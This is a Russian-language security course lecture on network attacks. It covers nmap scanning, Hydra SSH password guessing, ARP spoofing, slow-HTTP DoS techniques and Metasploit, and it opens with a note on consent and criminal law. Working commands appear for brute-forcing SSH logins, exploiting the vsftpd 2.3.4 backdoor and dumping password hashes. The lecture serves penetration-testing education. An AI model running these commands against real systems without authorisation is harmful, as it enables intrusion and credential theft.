

Уязвимости и атаки на информационные системы



Алексей Федин



Алексей Федин

**Ведущий инженер
по информационной безопасности**



План занятия

1. [Предисловие](#)
2. [Исследование сетей](#)
3. [Nmap](#)
4. [Hydra](#)
5. [ARP-Spoofing](#)
6. [DoS-атаки](#)
7. [Metasploit](#)
8. [Итоги](#)
9. [Домашнее задание](#)



Предисловие



Предисловие: ответственность

Помним, что проведение любых атак (тестирование на проникновение, пентест) любой информационной системы возможен только с согласия владельца этой системы.

«Согласие» лучше всего оформить в письменном виде с полным указанием планируемых к применению техник, программного обеспечения и целевых систем, на которые будет производиться атака.

Предисловие: УК РФ

- **Статья 138.** Нарушение тайны переписки, телефонных переговоров, почтовых, телеграфных или иных сообщений.
- **Статья 183.** Незаконные получение и разглашение сведений, составляющих коммерческую, налоговую или банковскую тайну.
- **Статья 272.** Неправомерный доступ к компьютерной информации.
- **Статья 273.** Создание, использование и распространение вредоносных компьютерных программ.
- **Статья 274.** Нарушение правил эксплуатации средств хранения, обработки или передачи компьютерной информации и информационно - телекоммуникационных сетей.



Исследование сетей

Исследование: введение

Первым этапом любой атаки является исследование (exploration, разведка) атакуемой системы.

Основные задачи исследования сети:

- построение топологии сети;
- перечисление доступных сетевых узлов;
- обнаружение сетевых служб хостов.

Исследование: введение

Основные средства исследования сети:

- анализаторы пакетов (Wireshark);
- сканеры сети (nmap);
- сканеры уязвимостей (Nessus);
- средства создания пакетов (HPing).



Nmap

NMAP: возможности

- обнаружение хостов в сети;
- обнаружение открытых портов хоста;
- определение сетевых служб хоста;
- сканирование диапазона IP-адресов (в том числе в сети Интернет);
- автоматизация поиска и дальнейшего исследования при помощи файлов сценариев (скриптов)



NMAP: установка

Nmap – стандарт средств сканирования сети, поэтому установлен по умолчанию в любой ОС, ориентированной на исследования в области безопасности.

Для самостоятельной установки нужно перейти на сайт:

<https://nmap.org>

И в разделе загрузки (Download) выбрать версию для нужной ОС:

<https://nmap.org/download.html>



NMAP: основные режимы сканирования

- sS**: TCP SYN-сканирование
- sT**: TCP connect-сканирование
- sA**: TCP FIN-сканирование
- sU**: UDP-сканирование
- sX**: Xmas-сканирование
- PR**: ARP-пинг
- traceroute**: трассировка пути
- R**: разрешение имен DNS
- n**: запрещение разрешения имен DNS
- sL**: создать список хостов

NMAP: агрессивный режим сканирования

```
kali@kali:~$ nmap -A 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-13 02:03 EDT
Nmap scan report for 192.168.0.2
Host is up (0.00082s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: nil, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:ec:78:6a (Oracle VirtualBox virtual NIC)
|_smb2-security-mode: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!
|_smb2-time: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.31 seconds
```

Агрессивный режим сканирования (-A) – наиболее часто используемый режим сканирования. Предоставляет дополнительную информацию о хосте.

NMAP: определение версий ПО на сервере

kali@kali:~\$ `nmap -sV scanme.nmap.org`

Starting Nmap 7.80 (<https://nmap.org>) at 2020-10-14 16:11 EDT

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (1.6s latency).

Other addresses for scanme.nmap.org (not scanned):

2600:3c01::f03c:91ff:fe18:bb2f

Not shown: 996 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	<u>OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)</u>
--------	------	-----	--

80/tcp	open	http	<u>Apache httpd 2.4.7 ((Ubuntu))</u>
--------	------	------	--------------------------------------

9929/tcp	open	nping-echo	Nping echo
----------	------	------------	------------

31337/tcp	open	tcpwrapped	
-----------	------	------------	--

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



Hydra

Hydra: подготовка

Hydra – программа для подбора паролей.

Частичный список поддерживаемых протоколов: Cisco *, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, Oracle *, PC-Anywhere, POP3, POSTGRES, RDP, Rlogin, SAP/R3, SIP, SMB, SMTP, SNMP, SOCKS5, SSH (v1, 2), SSHKEY, Teamspeak (TS2), Telnet, VNC.

Домашняя страница: <https://github.com/vanhauser-thc/thc-hydra>

Hydra: пример атаки на SSH

Выполним атаку на подбор пароля:

kali@kali:~\$ `hydra -L users.txt -P pass.txt 192.168.0.5 ssh`

```
kali@kali:~$ hydra -L users.txt -P pass.txt 192.168.0.5 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting a
[WARNING] Many SSH configurations limit the number of paralle
[DATA] max 16 tasks per 1 server, overall 16 tasks, 56 login
[DATA] attacking ssh://192.168.0.5:22/
[22][ssh] host: 192.168.0.5  login: user  password: user
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished a
```

Пароль подобран!



ARP-Spoofing

ARP-spoofing: определение

ARP-spoofing – атака, использующая особенность протокола ARP, которая позволяет обработать ARP-ответ без предварительного ARP-запроса (протокол ARP не сохраняет свое состояние, stateless protocol).

Данная атака позволяет злоумышленнику перехватывать трафик между узлами локальной сети и является разновидностью **MITM**-атак (Man In The Middle, человек посередине).

ARP-spoofing: MITM

MITM (Man In The Middle, человек посередине, атака посредника) – атака, в результате которой атакующий скрытно принимает и передает информацию между двумя узлами. При этом атакуемые узлы считают, что общаются друг с другом напрямую.



DoS-атаки



DoS-атаки: определение

DoS (Denial of Service, отказ в обслуживании) – атака, направленная на истощение одного или нескольких ресурсов системы («перегрузка системы»).

Результатом такой атаки является прекращение работы системы либо ее значительное замедление.

DDoS (Distributed Denial of Service, распределенный по источникам отказ в обслуживании) – вариант DoS-атаки, в котором целевая система атакуется сразу из множества источников.



DDoS

DDoS – атака, в результате которой большое количество сетевых узлов устраивает DoS-атаку на одну цель.

Чаще всего для таких атак создаются **ботнеты** (сети из большого количества устройств под управлением атакующего)



DDoS: реальные атаки

В феврале 2020 года на **Amazon Web Services** была осуществлена одна из самых больших DDoS-атак за всю историю. Атака продолжалась три дня и в своем пике достигала трафика в 2,3 Тб/с

19 сентября 2016 года один из самых больших европейских хостинг-провайдеров **OVH** (примерно 18 million приложения для более чем миллиона клиентов) был атакован ботнетом **Mirai** состоящим из 145,000 узлов, генерирующим трафик до 1.1 Тб\с в течении семи дней

DDoS: реальные атаки


21 октября 2016 один из основных DNS-провайдеров **Dyn** был атакован тем же **Mirai**. В этой атаке трафик достиг 1,5 Тб\с.

В результате почти все службы Dyn оказались заблокированы, что отразилось на работе таких гигантов как **GitHub**, **HBO**, **Twitter**, **Reddit**, **PayPal**, **Netflix** и **Airbnb**.

28 февраля 2018 года был атакован **GitHub**. Трафик доходил до 1,35 Тб\с и длился примерно 20 минут. Несмотря на то что **GitHub** был готов к подобного рода атакам, против нагрузки подобного масштаба «устоять» не получилось.

DDoS: карта атак

На сайте <https://www.digitalattackmap.com> можно проследить историю и оценить масштаб подобных атак





DoS: slow attack

Slow attack – тип DoS-атак, при котором трафик, идущий на сервер, довольно маленький, т.е. не оказывает никакого влияния на канал связи. Особенностью этих атак является длительное время выполнения (slow).

DoS: запрос HTTP

Вспомним структуру запроса протокола HTTP:

GET /about.html HTTP/1.1

Метод

<...>

Connection: keep-alive

Заголовки

Accept-Encoding: gzip, deflate, br

Host: 127.0.0.1:8000

User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64)

AppleWebKit/537.36

<...>

DoS: slow headers attack

Теперь предположим, что кто-то решил передавать приведенный выше запрос примерно по такой временной диаграмме:

Connection: keep-alive

<пауза 15 минут>

Host: 127.0.0.1:8000

<пауза 15 минут>

Connection: keep-alive

<пауза 15 минут>

DoS: slow headers attack

Более того, даже один заголовок можно передавать аналогично:

A

<пауза 15 минут>

C

<пауза 15 минут>

C

<пауза 15 минут>

e ... и т.д.: ... p t - E n c o d i n g : g z i p , d e f l a t e , b r

Slowhttptest: вопросы

- Сколько по времени будет передаваться такой запрос?
- Что будет, если запустить одновременно 100...1000 таких запросов?

DoS: slow body

Данный тип атаки аналогичен slow headers, только в этом случае медленно передается тело запроса (может быть любым):

...

body = a...a...a...a...a...

...



DoS: range attack (Apache killer)

Производит манипуляции с HTTP-заголовком **Range**.

Apache 1.3.x, 2.0.0-2.0.64, 2.2.0-2.2.19

(CVE-2011-3192: Apache range header handling vulnerability)



DoS: slow read

Медленное чтение – данная атака аналогична медленной записи, и использует особенности протоколов HTTP и TCP.

На сервере выбирается большой ресурс и, манипулируя значением окна TCP (например, приравнивая его нулю), вызывается постоянное увеличение используемой памяти.



Metasploit



Metasploit: введение

Metasploit – один из самых популярных фреймворков (framework) для тестирования на проникновение (пентест, pentest, penetration test)*.

Metasploit имеет большое количество модулей, «связанных» собственной локальной БД, и развитое сообщество.

*Тестирования на проникновение – легальная и согласованная эмуляция кибератаки на систему.

Metasploit: история

Metasploit появился в 2003 году, и в начале был реализован на Perl. Примерно в 2007 году был полностью переписан на Ruby и в 2009 году стал коммерческим проектом (после покупки проекта Rapid7).

<https://www.metasploit.com/>



Изображение с сайта: <https://twitter.com/metasploit>

Metasploit: возможности

- Сбор информации (Information Gathering, Enumeration)
- Получение доступа (Gaining Access)
- Повышение привилегий (Privilege Escalation)
- Расширение присутствия/доступа (Maintaining Access)
- Маскировка присутствия (Covering Tracks)

Metasploit: модули

- **Auxiliaries** (вспомогательные модули)
- **Exploits**
- **Encoders** (кодировщики)
- **Payloads** (полезная нагрузка)
- **Post** (пост эксплуатация)

Metasploit: начало работы

```
kali@kali:~$ sudo service postgresql start
```

```
kali@kali:~$ sudo msfdb init
```

```
kali@kali:~$ sudo msfconsole
```

```
msf5 > db_status
```

```
[*] Connected to msf. Connection type: postgresql.
```

Metasploit: взлом через сервер FTP

```
msf5 > use auxiliary/scanner/ftp/ftp_version
```

Откроем еще одну консоль и введем:

```
kali@kali:~$ searchsploit vsftp
```

Вернемся в msf

```
msf5 > use exploit/unix/ftp/vsftp_234_backdoor
```

```
msf5 > run
```

Наберем команду: `whoami`

Metasploit: FTP

Переведем нашу сессию в фоновый режим: Ctrl-Z

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > use  
post/linux/gather/hashdump
```

```
msf5 post(linux/gather/hashdump) > show options
```

```
msf5 post(linux/gather/hashdump) > set session 1
```

```
msf5 post(linux/gather/hashdump) > run
```

Мы получили хэши паролей пользователей сервера.



Итоги

Итоги

Сегодня мы познакомились с базовыми сетевыми атаками:

- Исследование сетей (nmap),
- DoS-атаки,
- ARP-spoofing.

Домашнее задание

Давайте посмотрим ваше [домашнее задание](#).

- Вопросы по домашней работе задавайте **в чате** мессенджера Slack.
- Задачи можно сдавать **по частям**.
- Зачёт по домашней работе проставляется после того, как **приняты все задачи**.

**Задавайте вопросы и
пишите отзыв о лекции!**

Алексей Федин